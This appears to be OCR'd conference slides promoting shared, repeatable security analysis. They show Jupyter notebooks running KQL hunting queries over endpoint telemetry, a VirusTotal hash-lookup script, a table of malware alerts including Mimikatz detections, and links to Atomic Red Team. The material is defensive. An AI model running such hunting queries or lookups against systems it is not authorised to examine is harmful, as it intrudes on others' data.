
See: https://atomicredteam.io

https://github.com/redcanaryco/atomic-red-team

https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html.


# Repeatable Analysis

# Jupyter


jupyter Welcome to P
File Edit View Insert Cell
jupyter
Welcome to the
This Notebook Server wa
WARNING
Don't rely on this serv
Your server is hosted thar
Run some Python
To run the code below:
1. Click on the cell to se
2. Press SHIFT+ENTER
A full tutorial for using the
In [ ]:
%matplotlib inline
import pandas as pd
import numpy as np
import matplotlib
jupyter Lorenz Differential Equations (autosaved)
File Edit View Insert Cell Kernel Help
Python 3
Code
Cell Toolbar: None
Exploring the Lorenz System
In this Notebook we explore the Lorenz system of differential equations:
$\dot{x} = \sigma(y - x)$
$\dot{y} = \rho x - y - xz$
$\dot{z} = -\beta z + xy$
This is one of the classic systems in non-linear differential equations. It exhibits a range of complex behaviors as the parameters ($\sigma$, $\beta$, $\rho$) are varied, including what are known as chaotic solutions. The system was originally developed as a simplified mathematical model for atmospheric convection in 1963.
In [7]:
interact(Lorenz, N=fixed(10), angle=(0.,360.),
σ=(0.0,50.0),β=(0.,5), ρ=(0.0,50.0))
angle 308.2
max_time 12
σ 10
β 2.6
ρ 28

# Notebooks

- Vibrant ecosystem
- Yearly conference
- 2.6 million notebooks on github
- Local and Cloud supported:
  - AWS SageMaker
  - Google Data Lab
  - Azure Notebooks
- Shareable
- Re-runnable
- Extensible



jupyter WDATP Python Last Checkpoint: 4 minutes ago (unsaved changes)

Logout


File Edit View Insert Cell Kernel Widgets Help Trusted Python 3

Code

In [88]:
```
query = '''
let machinelist = MachineInfo | where EventTime > ago(1d) | where ComputerName contains 'sql'| summarize by MachineId | take 100;
NetworkCommunicationEvents
| where EventTime > ago(1d)
| where RemoteIPType == 'Public' and RemoteIP contains ('.')
| where RemotePort in ('80','443')
| extend MaskedIP = strcat(split(RemoteIP,'.')[0],'.', split(RemoteIP,'.')[1], '.*.*'), MaskedMachineId = substring(MachineId,1,1
| join (machinelist) on MachineId | project MaskedMachineId, MaskedIP
'''
df = pd.io.json.json_normalize(runquery(query)) # convert rowset to pandas DataFrame
```

In [89]:
```
from bkcharts import output_notebook, Chord, show
from bokeh import plotting
plot_from_df = Chord(df, source="MaskedMachineId", target="MaskedIP", value=1)
plot_from_df.plot_width = plot_from_df.plot_height=800
output_notebook()
show(plot_from_df)
```

BokehJS 0.12.7 successfully loaded.



jupyter WDATP VirusTotal Last Checkpoint: a few seconds ago (unsaved changes)

Logout

File Edit View Insert Cell Kernel Widgets Help Trusted Python 3

Code

In [4]:
```
import pandas as pd
query = '''
AlertEvents
| where EventTime > ago(30d)
| where Category == "Malware"
| summarize by SHA1, MachineId, Title
'''
df = pd.io.json.json_normalize(runquery(query)) # convert rowset to pandas DataFrame
```


In [5]:
```
import pandas as pd
import requests

def get_vtresults(items):
    import requests

    url = "https://www.virustotal.com/vtapi/v2/file/report"
    headers = {"User-Agent":'VirusTotal',
               'Content-Type':'application/json'}
    values = {"resource": ','.join(items),
              "apikey": VT_API_KEY}

    r = requests.get(url, values, headers=headers)
    return r.json()

df_vtresults = pd.io.json.json_normalize(get_vtresults(df.SHA1.unique()))
```


In [6]:
```
import numpy as np
df_wdatp_VT = pd.merge(df, df_vtresults, left_on='SHA1', right_on= 'sha1')
df_wdatp_VT['MaskedMachineId']=df_wdatp_VT.MachineId.str[:15]
df_wdatp_VT[['MaskedMachineId','Title','positives', 'permalink']].sort_values(['positives'], ascending=False)
```


Out[6]:

| | MaskedMachineId | Title | positives | permalink |
|---|---|---|---|---|
| 10 | 87251fecf944751 | A suspicious file was observed | 51.0 | https://www.virustotal.com/file/ebe8ab08ca63bf... |
| 9 | 0bd9645223fd35b | A suspicious file was observed | 51.0 | https://www.virustotal.com/file/ebe8ab08ca63bf... |
| 6 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 50.0 | https://www.virustotal.com/file/23e5fd457a251d... |
| 7 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 48.0 | https://www.virustotal.com/file/4585b220fd1392... |
| 5 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 46.0 | https://www.virustotal.com/file/aafa642ca3d906... |
| 8 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 45.0 | https://www.virustotal.com/file/fefc070a5f6a9c... |
| 4 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 44.0 | https://www.virustotal.com/file/95993628590aa0... |
| 3 | 80102a08edaa9e2 | Windows Defender AV detected active 'Mikatz' h... | 41.0 | https://www.virustotal.com/file/bf9325303c804a... |
| 17 | 54a74a5e63a19cf | A suspicious file was observed | 1.0 | https://www.virustotal.com/file/6f5574cccf5957... |
| 18 | c1bb33ce3d17282 | A suspicious file was observed | 1.0 | https://www.virustotal.com/file/6f5574cccf5957... |
| 0 | 1ea2f99705ad61a | A suspicious file was observed | 1.0 | https://www.virustotal.com/file/2895b3440769d9... |
| 1 | 0bd8056c669c5f6 | A suspicious file was observed | 1.0 | https://www.virustotal.com/file/2895b3440769d9... |
| 2 | 232de48aa4ca7ec | A suspicious file was observed | 1.0 | https://www.virustotal.com/file/2895b3440769d9... |

# Data Roles at Netflix








**Data roles at Netflix**


- business analyst
- data analyst
- quantitative analyst
- algorithm engineer
- analytics engineer
- data engineer
- data scientist
- machine learning scientist
- research scientist

Common Interface ?



Common Execution Pattern ?

# Scheduling Notebooks




# Turn a GitHub repo into a collection of interactive notebooks

Have a repository full of Jupyter notebooks? With Binder, open those notebooks in an executable environment, making your code immediately reproducible by anyone, anywhere.

## Build and launch a repository

GitHub repository name or URL

https://github.com/mbnshtck/jupyter-kql-magic GitHub

Git branch, tag, or commit

Git branch, tag, or commit

Path to a notebook file (optional)

notebooks/QuickStart.ipynb File

launch

**Copy the URL below and share your Binder with others:**

```
https://mybinder.org/v2/gh/mbnshtck/jupyter-kql-magic/master?filepath=notebooks%2FQuickStart.ipynb
```

**Copy the text below, then paste into your README to show a binder badge:** launch binder

# “Githubification” of Infosec @JohnLaTwC


Threat Group


Technique Database


Detection Definitions


Detection Product


Analysis








# How do we increase the rate of learning?

- Promoting Community
- Organized Knowledge
- Executable Know-how
- Repeatable Analysis

"If you want to go fast, go alone

If you want to go far, go together"

African Proverb